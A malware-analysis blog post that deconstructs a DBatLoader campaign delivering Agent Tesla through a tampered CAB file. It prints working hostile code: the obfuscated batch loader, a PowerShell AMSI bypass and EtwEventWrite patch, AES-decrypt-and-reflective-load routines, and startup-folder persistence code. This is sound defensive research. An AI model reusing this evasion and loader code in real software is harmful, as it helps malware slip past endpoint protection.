DBatloader delivering Agent Tesla
While reviewing recent threat intelligence reports, I came across a post by AhnLab Security Emergency Response Center (ASEC): DBatLoader Distributing AgentTesla via CAB File. The article describes a malware campaign in which a batch script, embedded within a modified Microsoft Cabinet (CAB) file, is used to deploy a known loader malware—DBatLoader. The CAB file header is tampered with to bypass detection mechanisms.
SHA-256: ee945aefb2643f4de44a80b9f1c6c7b8b8a854ee8dd83d952b910867c2c72c8d
View on VirusTotal
CAB File Contents
Upon inspecting the CAB file with 7-Zip, the following files were extracted:
- A
.cmdscript (heavily obfuscated) - A
.pngimage, masquerading as an invoice to lend credibility - A
.txtfile, containing no meaningful content

The CMD script is clearly the initial execution vector and contains multiple layers of obfuscation. Let’s walk through its behavior.
CMD Script Deconstruction
At first glance, the script is composed of long sequences of seemingly random environment variable references and obfuscated commands:
%ogj%@%ogj%e%ogj%c%ogj%h%ogj%o%ogj% %ogj%o%ogj%f%ogj%f%ogj%
if not DEFINED tqlpfujzeixzvrqRzKvtqlpfujzeixzvrq set tqlpfujzeixzvrqRzKvtqlpfujzeixzvrq=1 && start "" /min "%~dpnx0" %* && exit
%tqlpfujzeixzvrq%s%tqlpfujzeixzvrq%e%tqlpfujzeixzvrq%t%tqlpfujzeixzvrq% "%tqlpfujzeixzvrq%s%tqlpfujzeixzvrq%o%tqlpfujzeixzvrq%u%tqlpfujzeixzvrq%r%tqlpfujzeixzvrq%c%tqlpfujzeixzvrq%e%tqlpfujzeixzvrq%F%tqlpfujzeixzvrq%i%tqlpfujzeixzvrq%l%tqlpfujzeixzvrq%e%tqlpfujzeixzvrq%=%~dp0%~nx0"
%mcyvisromengtcs%c%mcyvisromengtcs%o%mcyvisromengtcs%p%mcyvisromengtcs%y%mcyvisromengtcs% "%sourceFile%" "%userprofile%\%mcyvisromengtcs%d%mcyvisromengtcs%w%mcyvisromengtcs%m%mcyvisromengtcs%.%mcyvisromengtcs%b%mcyvisromengtcs%a%mcyvisromengtcs%t%mcyvisromengtcs%" >nul"
%aumuk%s%aumuk%e%aumuk%t%aumuk%l%aumuk%o%aumuk%c%aumuk%a%aumuk%l%aumuk% %aumuk%e%aumuk%n%aumuk%a%aumuk%b%aumuk%l%aumuk%e%aumuk%d%aumuk%e%aumuk%l%aumuk%a%aumuk%y%aumuk%e%aumuk%d%aumuk%e%aumuk%x%aumuk%p%aumuk%a%aumuk%n%aumuk%s%aumuk%i%aumuk%o%aumuk%n%aumuk%
%cxckr%s%cxckr%e%cxckr%t%cxckr% "waznb=s"
%rwwjy%s%rwwjy%e%rwwjy%t%rwwjy% "sdsxv=t"
%wilBq%s%wilBq%e%wilBq%t%wilBq% "cdncd=!waznb!e!sdsxv!"
!cdncd! "%nih%y%nih%v%nih%n%nih%d=([Convert]::FromBase6"
!cdncd! "%vjf%c%vjf%k%vjf%a%vjf%p=TskeGd0dXIgPSAiQzpcVX"
!cdncd! "%kyy%b%kyy%t%kyy%z%kyy%n=dmFyKXsJJGRwbWppPVtTe"
!cdncd! "%ixt%l%ixt%a%ixt%g%ixt%p=XTo6RnJvbUJhc2U2NFN0c"
!cdncd! "%ggu%y%ggu%w%ggu%y%ggu%h=c2FxLkNvcHlUbygkemdrb"
!cdncd! "%pbo%k%pbo%m%pbo%w%pbo%y=gpOwkkYWVzX3Zhci5Nb2R"
!cdncd! "%snc%n%snc%y%snc%i%snc%i=EZWNvbXByZXNzKTsJJHRx"
!cdncd! "%sei%z%sei%q%sei%e%sei%t=mluZygkeHN6bmhbMV0pKS"
!cdncd! "%tbt%l%tbt%k%tbt%u%tbt%x=ICAgICAgICAgICRpbmplY"
!cdncd! "%gii%q%gii%d%gii%n%gii%z=nVuY3Rpb24gaWltcXooJH"
!cdncd! "%nnf%m%nnf%q%nnf%k%nnf%a=lPVtTeXN0ZW0uU2VjdXJp"
!cdncd! "%jla%l%jla%z%jla%b%jla%v=GRlY3J5cHRvcl92YXIuVH"
...
It also contains two large data blobs:
- One prefixed with ::space
- Another prefixed with ::: and encoded in a pseudo-base64 format
...
!cdncd! "%yls%n%yls%q%yls%x%yls%l=le hidden -ep bypass "
:: boQq3l4dlMdFpQojxjSve1u3lvlGR0lQm7O7tSLEFqo8ChFyIYCwQn5rVlwsWPB8CI09UmW6Jjxmxi/3hKFqMKiwa7w3KocZpQIUmUJc/lof6zTqHuSUM6lOEGzXPW/i0/MQNr1UA7Lqd4aZPIxWAsXeqAxISZMdOP55yovNcrYl+vwT2DazKf6wiZrOdPz+6AtjZaDY14D+m6V2nZ5/KDSagtbqj3sLbO3ZQR56ibqbxnUrk7HuGaudj1XvQT6Wao0sFbzHw8CbHQME5E2MHwvhh48T7tmNmvZbQSG8CAQb5z0xATsia0CoAUgA0WB35w64D7JKk6aDaOk4CotfsY13BVrjDk25k27AePNH5eCxKyLKQtkqhjA+OcrdJjXo+jgab1FsahiQ+LO7wO0HC3y9atGL5Kmt9eezOhWqPAFTMt1koT2RfdrsJBPVbz3kA71lpC9rSkiMBRfeuzidgI2LiIZubUn4a8nLxp6FIqiaTltHoJej9lwRqFSJTcRvfBqAoQPW8lFsX3qP3LJfsKtejh2sOgdRDPNzOOjdiUMCCNsETNCHx6nZPukdcdhADRKXbB/8DZQKHTuZSOpehKXC8HOafeC5TwpKEKZLxJql2JbMn7Mw2qPJNK+uokZDsPnmrRmmwBJeXMYhndz0RBNXWwz3bB6234VARsm9NqvTF7wS68h91KBfuBwF8Qeg32M7gmzDrsU9TsmUskOnKJd3dnLc/A+w7mR4uZdKdd11tHFlswV8oRiGTuffgNVmTUxqw0pSlOfKtl6+1bsdF5JZiA2cFen1JPjxZA7Nyssk9Ksxan4pUNVAsAqMfDsieM0wKT66m4pP9PD9f5tmD3KkO7sQakf7qujGSKXTEGqlZwEAy9ZPI4m
...
...
:::ZgB1AG4AYwB0AGkAbwBuACAASQBuAHYAbwBrAGUALQBTAHkAcwBSAG8AdQB0AGkAbgBlACAAewANAAoAIAAgACAAIABbAEMAbQBkAGwAZQB0AEIAaQBuAGQAaQBuAGcAKAApAF0ADQAKACAAIAAgACAAcABhAHIAYQBtACAAKAANAAoAIAAgACAAIAAgACAAIAAgAFsAUABhAHIAYQBtAGUAdABlAHIAKABNAGEAbgBkAGEAdABvAHIAeQA9ACQAZgBhAGwAcwBlACwAIABQAG8AcwBpAHQAaQBvAG4APQAwACkAXQANAAoAIAAgACAAIAAgACAAIAAgAFsAcwB3AGkAdABjAGgAXQAkAFYAZQByAGIAbwBzAGUARgBsAGEAZwAsAA0ACgAgACAAIAAgACAAIAAgACAAWwBQAGEAcgBhAG0AZQB0AGUAcgAoAE0AYQBuAGQAYQB0AG8AcgB5AD0AJABmAGEAbABzAGUALAAgAFAAbwBzAGkAdABpAG8AbgA9ADAAKQBdAA0ACgAgACAAIAAgACAAIAAgACAAWwBzAHcAaQB0AGMAaABdACQARABpAHMAYQBiAGwAZQBTAHYAYwANAAoAIAAgACAAIAApAA0ACgANAAoAIAAgACAAIABpAGYAIAAoACQAVgBlAHIAYgBvAHMAZQBGAGwAYQBnACkAIAB7ACAAJABWAGUAcgBiAG8AcwBlAFAAcgBlAGYAZQByAGUAbgBjAGUAIAA9ACAAIgBDAG8AbgB0AGkAbgB1AGUAIgAgAH0ADQAKAA0ACgAgACAAIAAgAHQAcgB5ACAAewANAAoAIAAgACAAIAAgACAAIAAgAGYAdQBuAGMAdABpAG8AbgAgAEcAZQB0AC0AUwB5AHMARgB1AG4AYwBBAGQAZAByACAAewANAAoAIAAgACAAIAAgACAAIAAgACAAIAAgACAAcABhAHIAYQBtACAAKABbAHMAdAByAGkAbgBnAF0AJABNAG8AZABJAEQALAAgAFsAcwB0AHIAaQBuAGcAXQAkAEYAdQBuAGMASQBEACkADQAKACAAIAAgACAAIAAgACAAIAAgACAAIAAgACQAbQBvAGQASABhAG4AZABsAGUAIAA9ACAAJABOAGEAdABpAHYAZQBfAEcAZQB0AE0AbwBkAHUAbABlAEgAYQBuAGQAbABlAC4ASQBuAHYAbwBrAGUAKAAkAG4AdQBsAGwALAAgAEAAKAAkAE0AbwBkAEkARAApACkADQAKACAAIAAgACAAIAAgACAAIAAgACAAIAAgACQAdABlAG0AcABQAHQAcgAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAASQBuAHQAUAB0AHIADQAKACAAIAAgACAAIAAgACAAIAAgACAAIAAgACQAaABhAG4AZABsAGUAUgBlAGYAIAA9ACAATgBlAHcALQBPAGIAagBlAGMAdAAgAFMAeQBzAHQAZQBtAC4AUgB1AG4AdABpAG0AZQAuAEkAbgB0AGUAcgBvAHAAUwBlAHIAdgBpAGMAZQBzAC4ASABhAG4AZABsAGUAUgBlAGYAKAAkAHQAZQBtAHAAUAB0AHIALAAgACQAbQBvAGQASABhAG4AZABsAGUAKQANAAoAIAAgACAAIAAgACAAIAAgACAAIAAgACAAJABOAGEAdABpAHYAZQBfAEcAZQB0AEEAZABkAHIAZQBzAHMALgBJAG4AdgBvAGsAZQAoACQAbgB1AGwAbAAsA
...
Once the variable indirection is resolved, the logic becomes more apparent:
@echo off
set tqlpfujzeixzvrqRzKvtqlpfujzeixzvrq=1 && start "" /min "%~dpnx0" %* && exit
set "sourceFile=%~dp0%~nx0"
copy "%sourceFile%" "%userprofile%\dwm.bat" >nul"
setlocal enabledelayedexpansion

set "yvnd=([Convert]::FromBase6"
set "ckap=TskeGd0dXIgPSAiQzpcVX"
set "btzn=dmFyKXsJJGRwbWppPVtTe"
set "lagp=XTo6RnJvbUJhc2U2NFN0c"
set "ywyh=c2FxLkNvcHlUbygkemdrb"
set "kmwy=gpOwkkYWVzX3Zhci5Nb2R"
set "nyii=EZWNvbXByZXNzKTsJJHRx"
set "zqet=mluZygkeHN6bmhbMV0pKS"
set "lkux=ICAgICAgICAgICRpbmplY"
set "qdnz=nVuY3Rpb24gaWltcXooJH"
set "mqka=lPVtTeXN0ZW0uU2VjdXJp"
...
The script:
- Copies itself to
%USERPROFILE%\dwm.bat - Defines many environment variables with chunks of PowerShell code
- Reconstructs a command from those variables shown below
%diai%%psbo%%egrp%%muwb%%syfy%%zfmt%%hfsd%%occb%%nqxl%%agno%%rwue%%yvnd%%siaz%%bzlc%%ckap%%fixk%%ujhl%%xmph%%xjcs%%lmof%%adop%%pdqo%%xlhv%%yusd%%wtge%%jbsn%%gmef%%bgjh%%jwla%%jkje%%kohj%%ioyc%%nwxv%%ehnq%%buae%%rbxw%%hmxr%%nlji%%gusk%%txxs%%uzyo%%vpyk%%jrwy%%hels%%oayg%%lkux%%etat%%gbuj%%vnwb%%paey%%gbbw%%klyq%%yexb%%xywl%%twvw%%zsmo%%bxkb%%vhwi%%dfld%%pdue%%mkmf%%amjv%%oynk%%nbks%%upxm%%wkcr%%sbhl%%egtk%%ibnz%%wljr%%oltg%%zdhi%%jebb%%ipsm%%pyth%%vzei%%ygqn%%hhqt%%vbtf%%enaw%%extb%%jbzd%%qdnz%%ykcq%%sqrv%%kwsy%%zuco%%kmwy%%mqka%%lhho%%gvbf%%pacq%%duwe%%ghxu%%nuag%%rvty%%pijf%%nlkw%%ndki%%gbkc%%zdfm%%zopw%%iqjq%
Which resolves to:
"C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" -noprofile -windowstyle hidden -ep bypass -Command "[Text.Encoding]::UTF8.GetString([Convert]::FromBase64String('JHVzZXJOYW1lID0gJGVudjpVU0VSTkFNRTskeGd0dXIgPSAiQzpcVXNlcnNcJHVzZXJOYW1lXGR3bS5iYXQiO2lmIChUZXN0LVBhdGggJHhndHVyKSB7ICAgIFdyaXRlLUhvc3QgIkJhdGNoIGZpbGUgZm91bmQ6ICR4Z3R1ciIgLUZvcmVncm91bmRDb2xvciBDeWFuOyAgICAkZmlsZUxpbmVzID0gW1N5c3RlbS5JTy5GaWxlXTo6UmVhZEFsbExpbmVzKCR4Z3R1ciwgW1N5c3RlbS5UZXh0LkVuY29kaW5nXTo6VVRGOCk7ICAgIGZvcmVhY2ggKCRsaW5lIGluICRmaWxlTGluZXMpIHsgICAgICAgIGlmICgkbGluZSAtbWF0Y2ggJ146OjogPyguKykkJykgeyAgICAgICAgICAgIFdyaXRlLUhvc3QgIkluamVjdGl....) | Invoke-Expression"
Eventually, the script executes a Base64-decoded PowerShell command.
Analysis of Powershell command (1/2)
Decoding the powershell command and focusing on the key functions:
A regular expression is used to extract a line that matches with ‘^::: ?(.+)$’. The values after it are base64 decoded and invoked. This is the second data blob described earlier.
foreach ($line in $fileLines) {
		if ($line -match '^::: ?(.+)$') {
			Write-Host "Injection code detected in the batch file." -ForegroundColor Cyan;
			try {
				$decodedBytes = [System.Convert]::FromBase64String($matches[1].Trim());
				$injectionCode = [System.Text.Encoding]::Unicode.GetString($decodedBytes);
				Write-Host "Injection code decoded successfully." -ForegroundColor Green;
				Write-Host "Executing injection code..." -ForegroundColor Yellow;
				Invoke-Expression $injectionCode;
				break;
			} catch {
				Write-Host "Error during decoding or executing injection code: $_" -ForegroundColor Red;
			};
		};
	};
Data Blob #2
Decoding the data blob shows another powershell script.
The byte arrays when converted from byte array are:
- GetProcAddress
- GetModuleHandle
- AmsiInitialize
- amsi.dll
$NativeMethods = [Windows.Forms.Form].Assembly.GetType('System.Windows.Forms.UnsafeNativeMethods')
$bytesGetProc = [Byte[]](0x47,0x65,0x74,0x50,0x72,0x6F,0x63,0x41,0x64,0x64,0x72,0x65,0x73,0x73)
$bytesGetMod  = [Byte[]](0x47,0x65,0x74,0x4D,0x6F,0x64,0x75,0x6C,0x65,0x48,0x61,0x6E,0x64,0x6C,0x65)
$getProcName = [System.Text.Encoding]::ASCII.GetString($bytesGetProc)
$getModName  = [System.Text.Encoding]::ASCII.GetString($bytesGetMod)
$Native_GetModuleHandle = $NativeMethods.GetMethod($getModName) //GetModuleHandle
$Native_GetAddress = $NativeMethods.GetMethod($getProcName) //GetProcAddress
$bytesInit = [Byte[]](0x41,0x6D,0x73,0x69,0x49,0x6E,0x69,0x74,0x69,0x61,0x6C,0x69,0x7A,0x65)
$bytesLib  = [Byte[]](0x61,0x6d,0x73,0x69,0x2e,0x64,0x6c,0x6c)
$libMod    = [System.Text.Encoding]::ASCII.GetString($bytesLib) //amsi.dll
$initFunc  = [System.Text.Encoding]::ASCII.GetString($bytesInit) //AmsiInitialize
$initAddr = Get-SysFuncAddr $libMod $initFunc
AmsiInitialize from amsi.dll is invoked and the pointer to the function address is saved in “initAddr”.
function Get-SysFuncAddr {
            param ([string]$ModID, [string]$FuncID)
            $modHandle = $Native_GetModuleHandle.Invoke($null, @($ModID))
            $tempPtr = New-Object IntPtr
            $handleRef = New-Object System.Runtime.InteropServices.HandleRef($tempPtr, $modHandle)
            $Native_GetAddress.Invoke($null, @([System.Runtime.InteropServices.HandleRef]$handleRef, $FuncID))
        }
“initDelegate” now points to the AmsiInitialize function
if ($ptrSize -eq 8) {
            $initDelegate = Get-SysDelegate $initAddr @([string], [UInt64].MakeByRefType()) ([Int])
            [Int64]$sysContext = 0
}
        else {
            $initDelegate = Get-SysDelegate $initAddr @([string], [IntPtr].MakeByRefType()) ([Int])
            $sysContext = 0
}
“protDelegate” points to VirualProtect
$protSuffix = 'Virt' + 'ualProtec'
$protMethod = '{0}{1}' -f $protSuffix, 't'
$kernelMod  = "ker{0}.dll" -f "nel32"
$protAddr   = Get-SysFuncAddr $kernelMod $protMethod
$protDelegate = Get-SysDelegate $protAddr @([IntPtr], [UInt32], [UInt32], [UInt32].MakeByRefType()) ([Bool])
The rest of the script basically makes use of AmsiInitialize and VirtualProtect to patch all the scan functions; it sets eax register to zero and calls ret instruction.
The technique is described as “Scanning Interception”: https://github.com/S3cur3Th1sSh1t/Amsi-Bypass-Powershell
The second part of the decrypted data blob patches EtwEventWrite to ret instruction
if ($DisableSvc) {
            $bytesSvc = [Byte[]](0x45,0x74,0x77,0x45,0x76,0x65,0x6E,0x74,0x57,0x72,0x69,0x74,0x65)
            $svcName  = [System.Text.Encoding]::ASCII.GetString($bytesSvc)
            $svcAddr  = Get-SysFuncAddr ("nt{0}.dll" -f "dll") $svcName
            if (-not $protDelegate.Invoke($svcAddr, 1, $PAGE_EXECUTE_WRITECOPY, [ref]$origProt)) {
                Throw "[!] Error changing memory protection of $svcName"
            }
            try {
                if ($ptrSize -eq 8) {
                    $SysMarshal::WriteByte($svcAddr, 0xC3)
                }
                else {
                    $svcPatch = [byte[]](0xb8,0xff,0x55)
                    $SysMarshal::Copy($svcPatch, 0, [IntPtr]$svcAddr, 3)
                }
            }
The purpose of the data blob is to bypass AMSI protection.
Analysis of Powershell command (2/2)
Shifting the focus back to the powershell command, following the bypassing of AMSI, the first data blob identified earlier is parsed.
foreach ($jwy in $psgyt) {
	if ($jwy.StartsWith(':: '))	{
		$sbtdn=$jwy.Substring(3);
		break;
	}
}
The blob is split by the ‘\’ character and each split is base64 decoded. Each result is then AES decrypted and decompressed as seen below.
function peffm($param_var){
	$vwwns=New-Object System.IO.MemoryStream(,$param_var);
	$zgklv=New-Object System.IO.MemoryStream;
	$tqsaq=New-Object System.IO.Compression.GZipStream($vwwns, [IO.Compression.CompressionMode]::Decompress);
	$tqsaq.CopyTo($zgklv);
	$tqsaq.Dispose();
	$vwwns.Dispose();
	$zgklv.Dispose();
	$zgklv.ToArray();
}

function iimqz($param_var){
	$aes_var=[System.Security.Cryptography.Aes]::Create();
	$aes_var.Mode=[System.Security.Cryptography.CipherMode]::CBC;
	$aes_var.Padding=[System.Security.Cryptography.PaddingMode]::PKCS7;
	$aes_var.Key=[System.Convert]::FromBase64String('JEYdhFF6l4V8XD6bX1BylT2WkHbF+rhQXeWGHIn1v8s=');
	$aes_var.IV=[System.Convert]::FromBase64String('6onCkC0htRDZjgLvN5Itnw==');
	$decryptor_var=$aes_var.CreateDecryptor();
	$return_var=$decryptor_var.TransformFinalBlock($param_var, 0, $param_var.Length);
	$decryptor_var.Dispose();
	$aes_var.Dispose();
	$return_var;
}

$xsznh=[string[]]$sbtdn.Split('\');
$knfzb=peffm (iimqz ([Convert]::FromBase64String($xsznh[0])));
$daywm=peffm (iimqz ([Convert]::FromBase64String($xsznh[1])));
The results are loaded into the Powershell process and executed.
function paqoc($param_var,$param2_var){
	$dpmji=[System.Reflection.Assembly]::('daoL'[-1..-4] -join '')([byte[]]$param_var);
	$lvivv=$dpmji.EntryPoint;
	$lvivv.Invoke($null, $param2_var);
}

paqoc $knfzb $null;
paqoc $daywm (,[string[]] ('%*'));
Data Blob #1
Using cyberchef, two PE files were extracted from the split result on the data blob.

Both files are .NET binaries.

.NET File #1
The first .NET file executed contains no code at all. It is most likely used as a distraction to the analyst.
.NET File #2
The second .NET file contains code that seems to be setting up persistence and patching AMSI.

Persistence is established by copying the CMD file to the startup folder with the name “StartupScript_{0}” where “{0}” is a GUID value with 8 characters long.
string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.Startup);
if (!Directory.Exists(folderPath))
{
	Directory.CreateDirectory(folderPath);
}
string path = string.Format("StartupScript_{0}.cmd", Guid.NewGuid().ToString().Substring(0, 8));
string text = Path.Combine(folderPath, path);
if (!string.Equals(Path.GetFullPath(batPath), Path.GetFullPath(text), StringComparison.OrdinalIgnoreCase))
{
	File.Copy(batPath, text, true);
}
An encrypted PE file named “xxxxxxxxxxxxxxxxxxxxxxxxxxxx.exe” is embedded in the resource section of the .NET file extracted and decrypted.
string text = "xxxxxxxxxxxxxxxxxxxxxxxxxxxx.exe";
Assembly executingAssembly = Assembly.GetExecutingAssembly();
string[] manifestResourceNames = executingAssembly.GetManifestResourceNames();
...
if (!(name == text) && !string.IsNullOrWhiteSpace(name))
...
byte[] rawAssembly = dxfqj.ukvrh(dxfqj.pycwb(dxfqj.izgjq(text), Convert.FromBase64String("o11kLD0EAtXh58eYbcD9wY8VE98TwNxCYsZa2Ijexyk="), Convert.FromBase64String("u3kwLF5bU1pOT8jXty3EQA==")));
It is loaded and invoked.
MethodInfo entryPoint = Assembly.Load(rawAssembly).EntryPoint;
...
entryPoint.Invoke(null, new object[]
The decrypted PE file can be retrieved using the same Cyberchef recipe described before. This shows it to be yet another .NET file, making it the 3rd .NET file to be analysed.
.NET File #3
The code is heavily obfuscated.

While doing some research on the obfuscation pattern, I came across this post: https://ryan-weil.github.io/posts/AGENT-TESLA-1/ So this .NET file seems to be a AgentTesla payload.
In part 2, Ryan Weil has written an excellent article on how to automate the deobfuscation of https://ryan-weil.github.io/posts/AGENT-TESLA-2/ by adding a deobfuscator class to de4dot.
The deobfuscated .NET looks much for readable.
